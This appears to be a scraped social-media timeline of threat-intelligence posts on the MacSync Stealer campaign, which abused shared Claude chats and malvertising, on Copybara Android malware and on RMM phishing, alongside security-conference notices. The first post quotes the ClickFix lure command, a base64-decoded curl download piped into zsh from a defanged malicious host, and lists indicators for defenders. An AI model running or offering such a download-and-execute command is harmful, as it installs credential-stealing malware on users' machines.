




R retweeted

MacSync Stealer distributed via ClickFix commands embedded in shared Claude AI chats, using Google malvertising to reach Mac users searching for Claude between June 12-19, 2026.
- Malvertising drove victims searching "claude download" to shared Claude chats impersonating "Apple Support." The ClickFix lure instructed users to paste: curl -kfsSL $(echo '[base64]'|base64 -D)|zsh, fetching stage one from lasvegaslaminateflooring[.]com/curl/0e17984a73d0b1c9c7c3916d32c49c8937f2e42d4c72c543c82999463a507abb
- Three-stage fileless chain: stage one returns a gzip-compressed zsh script, stage two runs entirely via eval and pipes stage three to osascript, leaving no file on disk. Exfiltration writes to /tmp/osalogging.zip in 10MB chunks via HTTP PUT, then self-deletes. Persistence appends a curl command to ~/.zshrc.
- MacSync Stealer targets macOS keychain files, Chromium and Gecko browser credentials, 100+ crypto wallet extensions, desktop wallets (Exodus, Electrum, Ledger Live, Trezor), SSH/AWS/Kubernetes keys, and files matching wallet, seed, kdbx, pem, ovpn extensions. Russian-language comments in the AppleScript payload suggest a Russian-speaking threat actor.
- C2 infrastructure used US 🇺🇸 city-themed domains: 22 Google campaign IDs observed across 7 search terms including "claude 客户端."
Hunt macOS endpoints for ~/.zshrc modifications containing curl pipes to zsh, /tmp/macsync_*.lock directories, and /tmp/osalogging.zip.
#DFIR_Radar

R retweeted
The Zscaler Threat Hunting team has identified shared Claude chats via Google ads that contain ClickFix instructions to deliver a multi-stage MacSync Stealer attack targeting macOS users. The MacSync Stealer payload is capable of stealing credentials, sensitive files, and cryptocurrency wallet data.
Read our full technical analysis here: zscaler.com/blogs/security-r…

R retweeted

Hey folks,
Once again, we are impressed and admire your huge loyalty to the conference 💚
You managed to buy nearly 400 tickets in less than 10 hours... we are now SOLD OUT 😮
We will try to find a few extra tickets, we can't promise anything, but you will have a second chance
R retweeted

⚡ JUST IN: Joint research from Red Canary Intelligence and @zscaler threat hunters spotlights phishing campaigns dropping remote monitoring and management (RMM) tools ITarian, PDQ, SimpleHelp, and Atera.
🎣 With our combined visibility, we've analyzed phishing campaigns using the following social engineering lures:
🔎 fake browser updates
📅 meeting invitations
🥳 party invitations
🏛️ fake government forms
Read our blog for detection guidance and indicators of compromise: bit.ly/46aT2AN


R retweeted
📢 THE CALL FOR PAPER IS OPEN
Hackers, researchers and cyber sorcerers: it's your time to shine! ✨
Submit right now at easychair.org/cfp/GreHack202…


R retweeted

til there's a jadx plugin that visualize type hierarchy for android apks.
github.com/timschneeb/jadx-t…


Italian 🇮🇹 bank Hype is the latest victim of Copybara impersonation. Accessibility Service abuse continues. Technical analysis here : zscaler.com/blogs/security-r…
C2 : 92.255.85[.]200
#Android #Malware

R retweeted
Hey folks!
We’ve received many requests for more tickets, and we’re thrilled by your enthusiasm –especially since we had three times more tickets this year! 🤯
We’ll be releasing a few additional tickets Monday October, 14 at 7pm. Keep in mind, it’s a small batch! So, be ready 🏁
Noticed an <activity-alias> definition in an AndroidManifest.xml for the first time and this particular case specifies android:enabled as false for the alias.
Truly curious why an application (malicious in this case) would define an activity-alias if it didn't want for it to be instantiated?
#Android #androiddev #androidcommunity
R retweeted
Folks, great news:
We're excited to announce that #GreHack24 tickets will be available Saturday, September 21 at 10AM!
And from tomorrow, we'll be announcing our AWESOME speakers 🤩
R retweeted

Pandas Encoding Errors; Crowdstrike Slowness; CopyBara; SonicWall Patch
isc.sans.edu/podcastdetail/9…

R retweeted
Check out our technical analysis of the #Copybara Android malware family. The latest variant uses the MQTT protocol for C2 communication and contains a significant number of capabilities including keylogging, audio & video recording, SMS hijacking, screen capturing, credential stealing, and remotely controlling an infected device. Copybara has been recently observed targeting victims in Italy 🇮🇹 and Spain 🇪🇸 to conduct cryptocurrency and financial theft.
Read our analysis here: zscaler.com/blogs/security-r…

Yet another tale of Accessibility Service abuse. Sharing findings around a new #Copybara Android malware variant that impersonates financial institutions in Italy🇮🇹 and Spain🇪🇸 to exfiltrate credentials from unsuspecting victims. threatlabz.zscaler.com/blogs…
#Android #malware
R retweeted
Hi folks!
#GreHack24 submission deadline has been extended to July 15th.
Hope to see you there!